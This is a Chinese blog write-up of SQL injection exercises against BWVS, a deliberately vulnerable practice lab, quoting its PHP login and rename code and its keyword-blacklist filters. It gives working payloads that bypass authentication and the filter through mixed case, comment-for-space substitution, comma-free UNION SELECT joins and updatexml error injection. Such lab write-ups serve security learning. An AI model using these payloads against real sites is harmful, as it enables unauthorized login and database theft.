BWVS-SQL联合查询注入

原创

baynk 于 2019-11-23 00:36:35 发布 634 收藏 4

文章标签： BWVS SQL联合查询注入

本文链接：https://blog.csdn.net/u014029795/article/details/103208672

BWVS 专栏收录该内容

14 篇文章 1 订阅

订阅专栏

0x00 联合查询注入


`联合查询注入`指的是可以利用`union select`语句去进行`sql`注入的一种方法。

但是要记得，联合查询注入需要有`前端回显`，并且要找到`回显点`，常见用的方法就是`order by`来判断最大的列数。

~~作者提供的链接均失败了。。。不过还是学习巩固了一翻~~

0x01 漏洞位置：/user/logCheck.php

一开始就坑爹，写的这两个位置，然后不能直接访问，先说`logCheck.php`吧，这个页面其实是在登陆页面`login.php`的，当提交到用户名和密码的时候就会把信息提交到`logCheck.php`。




还是`POST`方式的，`burpsuite`弄起来，搞了半天，我擦，还有`WAF`

```
function login_waf($log_name){
    $black_str = "/(and|or|union|select|sleep|substr|order|order|by|where|from|rand|exp|updatexml|insert|update|
dorp|delete|[,]|[\s]|[|]|[&])/";
    $log_name = preg_replace($black_str, "",$log_name);
    if(preg_match($black_str, $log_name)){
            $log_name = login_waf($log_name);
                    return $log_name;
            }
    return $log_name;
}
```

从这能看出来，做了循环的过滤关键字，双写不可能绕过了，但是没有区别大小写，可以大小写绕过，直接看语句吧。

```
<?php
include_once('../bwvs_config/sys_config.php');
if(isset($_POST['submit'])){
         if(!empty($_POST['user']) && !empty($_POST['pass'])){
                $clean_name = login_waf($_POST['user']);

                $clean_pass = login_waf($_POST['pass']);

        $sql = "SELECT * FROM dwvs_user_message WHERE DWVS_user_name ="."'"."$clean_name"."'"." AND DWVS_user_pa
sswd="."'".md5("$clean_pass")."'";

        $data = mysqli_query($connect, $sql) or die('Mysql Error!!');
                mysqli_close($connect);
                if(mysqli_num_rows($data) == 1)
                {
                        $row = mysqli_fetch_array($data);
                         $_SESSION['user_id'] = $row['DWVS_user_id'];
                                $_SESSION['user_name'] = $row['DWVS_user_name'];
                                if(!empty($row['DWVS_user_favicon']))
                                {
                                      $_SESSION['user_favicon'] = $row['DWVS_user_favicon'];
                                }else
                                {
                                      $rand_num = rand(1,4);
                                      $user_favicon = "../favicon/"."$rand_num".".jpg";
                                      $_SESSION['user_favicon'] = $user_favicon;
                                }
                               header('Location: user.php');
                }else{
                               $_SESSION['login_error'] = 'Error';
                               header('Location: login.php');
                               }
                }else{
                               $_SESSION['login_error'] = 'Error';
                               header('Location: login.php');
                               }

}else
{
        not_find($_SERVER['PHP_SELF']);
```


用户名和密码都经过了`WAF`，语句是拿单引号闭合的。`admin'#`就可以直接进入后台，这里要注意的是字符里面有个`\s`，这个玩意是空白字符，也就是说空格也被过滤了，`,`也被过滤了，如果不知道`admin`，这样也可以进入后台`a'/**/OR/**/1/**/lIMit/**/1/**/oFFset/**/0#`



~~这还联合查询注入呢，不玩了不玩了，目前水平就感觉盲注还可以实现，骗人的鬼。。。~~

哈哈，我错了，我错了，前几天刚刚开始玩被这个靶场搞得有点上头，其实`,`被过滤了，还是可以做联合查询注入的，`wooyun`里面有方法，大家可以看具体可以看DVWA No [Comma] Sqli，于是构造了这样的一个`payload`。。。

```
-admin'/**/Union/**/Select/**/*/**/From(Select/**/Database())a/**/Join/**/(Select/**/Database())b/**/Join/**/(Select/**/Database())c/**/Join/**/(Select/**/Database())d/**/Join/**/(Select/**/Database())e #
```



哈哈，成了，作者牛逼！

0x02 漏洞位置：/user/updateName.php

改名字的地方，感觉坑多，我还是直接看源码吧。。。


```php
<?php
include_once('../bwvs_config/sys_config.php');
if(isset($_POST['submit']) && !empty($_POST['user_name'])) {
        $clean_username = select_waf1($_POST['user_name']);
        $clean_username = XSS_reg($clean_username);
        $clean_user_id = clear_all($_POST['u_id']);
if(!is_numeric($clean_user_id))
 {
                $_SESSION['Uid_error'] = '非法的用户ID';
                header('Location: edit.php');
  }else{
        $sql = "SELECT * FROM dwvs_user_message WHERE DWVS_user_name ="."'"."$clean_username"."'";
    $data = mysqli_query($connect, $sql) or die(mysqli_error($connect));
        if(mysqli_num_rows($data) == 1){
                $_SESSION['update_error'] = 'error';
                header('Location: edit.php');
        }else{
        $sql_Up = "UPDATE dwvs_user_message SET DWVS_user_name = '$clean_username' WHERE DWVS_user_id = '$clean_
user_id'";
        mysqli_query($connect,$sql_Up) or die(mysqli_error($connect));
        mysqli_close($connect);
        $_SESSION['user_name'] = $clean_username;
        header('Location: edit.php');
        }
  }
}else{
        not_find($_SERVER['PHP_SELF']);
}
?>
```

这尼玛怎么都不像可以联合查询注入的，~~GDX~~，玩我呢。。。

```
function select_waf1($str)
        {
        $balck_list = "/(union|sleep|substr)/i";
        $str= preg_replace($balck_list,"", $str);
        $str= preg_replace('/union\s+select/i',"", $str);
        $str= preg_replace('/and\s+sleep/i', "", $str);
        if(preg_match($balck_list,$str))
        {
            $str = select_waf1($str);
            return $str;
        }
        return $str;
        }
```


去看了下`waf`代码，呵呵，太难了。。。

`11111111' and updatexml(1,concat(0x7e,database(),0x7e),0) #`我这水平就审计到了这个玩意，这真的能联合注入吗。。。。



0x03 比较明显的漏洞 `/search.php`

这个才是真正的联合查询注入。。。

感觉是我跟作者的水平差距水平太大了，所以搞不出来对应的漏洞吧。。。。。。